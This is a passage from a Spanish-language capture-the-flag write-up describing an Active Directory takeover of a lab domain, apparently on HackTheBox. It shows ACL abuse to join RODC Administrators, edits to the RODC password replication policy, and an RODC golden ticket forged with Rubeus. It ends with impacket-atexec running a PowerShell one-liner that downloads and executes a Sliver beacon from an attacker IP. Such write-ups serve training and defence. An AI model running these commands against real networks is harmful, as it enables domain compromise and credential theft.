(Get-ADComputer 'RODC01$' -Properties msDS-RevealOnDemandGroup).'msDS-RevealOnDemandGroup'
Para evadir estas restricciones, necesitábamos encontrar una forma de modificarlas. Enumeramos l.wilson_adm con PowerView y descubrimos que la cuenta (Liz Wilson ADM) era miembro del grupo Tier 1.
Get-DomainUser -Identity l.wilson_adm
Al inspeccionar las ACLs del grupo RODC Administrators, descubrimos que GARFIELD\Tier 1 tenía acceso Self con ObjectAceType: Member, lo que significa que los miembros de Tier 1 podían agregarse a sí mismos (u otras cuentas) al grupo RODC Administrators. Esta era la clave para escalar nuestro control sobre las políticas de replicación del RODC.
Get-DomainObjectAcl -Identity "RODC Administrators"
Agregamos l.wilson_adm al grupo RODC Administrators y verificamos la membresía con Get-ADGroupMember, confirmando que Liz Wilson ADM ahora aparecía como miembro.
Add-ADGroupMember "RODC Administrators" -Members l.wilson_adm
Con derechos de administrador del RODC, vaciamos toda la lista de replicación denegada (msDS-NeverRevealGroup), eliminando todas las restricciones sobre qué cuentas podían tener sus contraseñas cacheadas.
Set-ADComputer 'RODC01$' -Clear 'msDS-NeverRevealGroup' -Verbose
Luego agregamos explícitamente la cuenta de Administrator del dominio (por su nombre distinguido) al grupo de replicación permitida, habilitando al RODC para cachear las credenciales del Administrator.
Set-ADComputer 'RODC01$' -Add @{'msDS-RevealOnDemandGroup' = 'CN=Administrator,CN=Users,DC=garfield,DC=htb'} -Verbose
Con todas las restricciones eliminadas, usamos Rubeus para forjar un golden ticket usando la clave krbtgt del RODC. La salida mostró a Rubeus generando el EncTicketPart, firmando el PAC, encriptando el ticket, y finalmente forjando un TGT para Administrator@garfield.htb. El ticket codificado en base64 fue generado para usarlo en nuestra máquina atacante.
.\Rubeus.exe golden /rodcNumber:8245 /aes256:<KEY> /user:Administrator /id:500 /domain:garfield.htb /sid:S-1-5-21-2502726253-3859040611-225969357 /nowrap
Compromiso del Dominio
Con el ticket forjado en mano, nos movimos a nuestra máquina atacante Linux para usarlo con Impacket. Primero, decodificamos el ticket en base64 y lo guardamos como tgs.kirbi.
echo "<BASE64_TICKET>" | base64 -d > tgs.kirbi
Luego convertimos el formato .kirbi a .ccache usando impacket-ticketConverter, que es el formato utilizado por Impacket y otras herramientas Kerberos basadas en Linux.
impacket-ticketConverter tgs.kirbi tgs.ccache
Exportamos el ticket en nuestro cache de credenciales Kerberos.
export KRB5CCNAME=tgs.ccacheLuego, creamos un one-liner de PowerShell que descarga y ejecuta nuestro beacon de Sliver, y lo codificamos en base64 (UTF-16LE) para usarlo con powershell -enc.
echo -n "\$u='http://10.10.14.54/session.exe';\$p='C:\\Windows\\Temp\\session.exe';(New-Object Net.WebClient).DownloadFile(\$u,\$p);Start-Process \$p -Wait" | iconv -t UTF-16LE | base64 -w 0Con el comando codificado listo, usamos impacket-atexec para crear y ejecutar una tarea programada en DC01 como Administrator. La herramienta creó una tarea, la ejecutó, la eliminó y leyó la salida, todo usando autenticación Kerberos con nuestro ticket forjado (-k -no-pass).
impacket-atexec 'garfield.htb/administrator@DC01.garfield.htb' -k -no-pass 'powershell -enc <ENCODED_COMMAND>'

Recibimos la sesión final de Sliver ELATED_CALCULATION desde DC01 (10.129.244.207:53067), el Domain Controller principal.

Interactuamos con la sesión y ejecutamos whoami, confirmando que teníamos acceso NT AUTHORITY\SYSTEM con logon ID GARFIELD\DC01$, confirmando el compromiso total del dominio.
Finalmente, leímos la flag de root desde c:/users/administrator/desktop/root.txt usando el comando cat de Sliver, completando la máquina.
